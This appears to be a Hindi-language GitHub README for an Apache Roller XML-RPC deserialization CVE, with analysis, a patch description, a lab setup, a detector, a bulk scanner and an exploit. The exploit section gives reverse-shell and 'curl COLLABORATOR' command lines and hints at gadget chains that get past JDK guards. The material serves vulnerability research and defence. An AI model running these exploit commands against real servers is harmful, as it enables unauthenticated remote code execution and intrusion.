yanixos/apache-cve-2026-129448
CVE-2026-129448 Apache Roller XML-RPC डीसेरियलाइज़ेशन : PoC, स्कैनर, एक्सप्लॉइट, लैब

CVE-2026-129448 / CVE-2026-82384 | अनऑथेंटिकेटेड Java डीसेरियलाइज़ेशन PoC, स्कैनर और लैब



PoC | स्कैनर | एक्सप्लॉइट | लैब | विश्लेषण | संदर्भ
पूरा विवरण लेख पर: https://tuxshin.com/article-apache-roller-xmlrpc-deserialization
Apache Roller के लीगेसी XML-RPC एंडपॉइंट में अनऑथेंटिकेटेड Java डीसेरियलाइज़ेशन। /roller-services/xmlrpc पर एक ही POST text/xml अनुरोध जिसमें वेंडर एक्सटेंशन प्रकार <ex:serializable> (Java-सीरियलाइज़्ड ऑब्जेक्ट का Base64) होता है, किसी भी प्रमाणीकरण या हैंडलर लुकअप से पहले सीधे ObjectInputStream.readObject() को पास कर दिया जाता है।
लेखक: Yanis Alim - TUXSHIN SECURITY | दिनांक: 2026-11-18 | खोजकर्ता: n0mi1k | रिपोर्टर: Matt Raible
| फ़ील्ड | मान |
|---|---|
| CVE | CVE-2026-129448 (CVE-2026-82384 का डुप्लिकेट) |
| CVSS v3.1 | 9.8 क्रिटिकल |
| CWE | CWE-502 (अविश्वसनीय डेटा का डीसेरियलाइज़ेशन) |
| घटक | org.apache.xmlrpc.webserver.XmlRpcServlet, enabledForExtensions=true |
| सिंक | SerializableParser.getResult() -> ObjectInputStream.readObject() |
| एंडपॉइंट | POST /roller-services/xmlrpc (साथ ही /roller/roller-services/xmlrpc) |
| फ़िक्स | Apache Roller PR #171, 2026-09-05 को मर्ज किया गया |
| स्थिति | वास्तविक दुनिया में सक्रिय रूप से शोषित |
| संस्करण | enabledForExtensions | XmlRpcEnabledFilter | निर्णय |
|---|---|---|---|
| 4.0.0 - 6.1.4 | true | अनुपस्थित | असुरक्षित |
| 6.1.5 | true | अनुपस्थित | असुरक्षित |
| 6.1.6 | false | मौजूद | ठीक किया गया |
| 6.1.7 | false | मौजूद | ठीक किया गया (कोई और बदलाव नहीं) |
XML-RPC लाइब्रेरी सभी रिलीज़ों में अपरिवर्तित रहती है (xmlrpc-* 3.1.3)। यह पूरी तरह से Roller-पक्ष का कॉन्फ़िगरेशन फ़िक्स है।
दोनों CVE रिकॉर्ड प्रभावित सीमा को कम आंकते हैं। CVE-2026-129448 कहता है "6.1.5 से पहले", जबकि CVE-2026-82384 केवल 6.1.5 को सूचीबद्ध करता है। लैब पुष्टि करती है कि 6.1.4 और 6.1.5 दोनों असुरक्षित हैं।
commons-beanutils 1.9.4, spring-aop/beans/context/core 5.3.39)।web.xml में बनी रहती है, और पार्सर अभी भी चलता है।WEB-INF/web.xml XML-RPC सर्वलेट को वेंडर-एक्सटेंशन फ़्लैग सक्षम के साथ मैप करता है:
<servlet>
  <servlet-name>XmlRpcServlet</servlet-name>
  <servlet-class>org.apache.xmlrpc.webserver.XmlRpcServlet</servlet-class>
  <init-param>
    <param-name>enabledForExtensions</param-name>
    <param-value>true</param-value> <!-- 6.1.6: false -->
  </init-param>
</servlet>
लाइब्रेरी का SerializableParser फिर ex:serializable मान को सीधे डीसेरियलाइज़ करता है:
// org.apache.xmlrpc.parser.SerializableParser.getResult()
ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
ObjectInputStream ois = new ObjectInputStream(bais);
return ois.readObject(); // Pre-authentication deserialization sink
डिफेंस-इन-डेप्थ चेतावनी (लैब में सत्यापित): एक स्टॉक, आधुनिक Roller इंस्टॉलेशन पर इसे RCE में बदलना दो गैर-Roller सुरक्षाओं द्वारा अवरुद्ध है। पहला है commons-collections 3.2.2 में InvokerTransformer गार्ड, जो ysoserial CC1-CC7 को ब्लॉक करता है। दूसरा है JDK का TemplatesImpl गार्ड, जो डिफ़ॉल्ट CommonsBeanutils1 सिंक को ब्लॉक करता है।
इसलिए एक कार्यशील इन-द-वाइल्ड चेन को दोनों सुरक्षाओं से बचना चाहिए, उदाहरण के लिए, Spring/JNDI चेन का उपयोग करके, या ऐसे रनटाइम को लक्षित करना चाहिए जिसमें वे सुरक्षाएँ न हों।
देखें docs/ANALYSIS.md।
PR #171 WEB-INF/web.xml में तीन परिवर्तन करता है:
enabledForExtensions को false पर सेट करता है।/roller-services/xmlrpc पर मैप किया गया XmlRpcEnabledFilter जोड़ता है।अंतरिम उपाय, यदि आप अपग्रेड नहीं कर सकते: WEB-INF/web.xml में enabledForExtensions को false पर सेट करें, या /roller-services/xmlrpc सर्वलेट मैपिंग हटाएँ, फिर Roller को पुनः आरंभ करें।
cd lab
./setup.sh                 # Downloads dependencies, compiles and assembles webapps
docker compose up -d --build
# Vulnerable: http://127.0.0.1:8080/roller-services/xmlrpc
# Patched:    http://127.0.0.1:8181/roller-services/xmlrpc
डिटेक्टर यह सत्यापित करता है कि डीसेरियलाइज़ेशन सिंक कोड निष्पादित किए बिना पहुँच योग्य है। यह एक सीरियलाइज़्ड lab.ProbeGhost ऑब्जेक्ट भेजता है, जो एक ऐसा क्लास है जो जानबूझकर किसी भी वास्तविक सर्वर से अनुपस्थित रखा गया है।
एक कमज़ोर सर्वर इसके साथ प्रतिक्रिया देता है:
Failed to load class for result object: lab.ProbeGhost
यह प्रतिक्रिया दर्शाती है कि readObject() ने अनधिकृत इनपुट को प्रोसेस किया।
cd poc
python3 probe.py --target http://127.0.0.1:8080/roller-services/xmlrpc --mode detect
python3 probe.py --target https://127.0.0.1:8080/roller-services/xmlrpc --mode detect --no-verify # bypass ssl verification
संवेदनशील प्रतिक्रिया:
Failed to load class for result object: lab.ProbeGhost
पैच किया गया प्रतिउत्तर:
The tag {http://ws.apache.org/xmlrpc/namespaces/extensions}serializable is invalid, if isEnabledForExtensions() == false.
शुद्ध Python का उपयोग करके लक्ष्यों की सूची में सामूहिक पहचान। इसमें कोई RCE शामिल नहीं है, और स्कैनर को अधिकृत लक्ष्यों के विरुद्ध चलाना सुरक्षित है।
cd scanner
printf 'https://blog.example.com/roller-services/xmlrpc\nhttps://roll.example.com/roller-services/xmlrpc\n' > targets.txt
python3 roller_scan.py --file targets.txt --out results.csv

CommonsBeanutils1 गैजेट चेन (BeanComparator -> TemplatesImpl) का उपयोग करके अनऑथेंटिकेटेड RCE।
इसके लिए JDK 11 आवश्यक है, जिसमें पेलोड Docker के माध्यम से जनरेट किया जाता है, ताकि बाइटकोड को लक्ष्य द्वारा लोड किया जा सके।
cd exploit
python3 roller_exploit.py --target http://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456
python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456 --no-verify # bypass ssl verification

python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --cmd 'curl COLLABORATOR' --no-verify # bypass ssl verification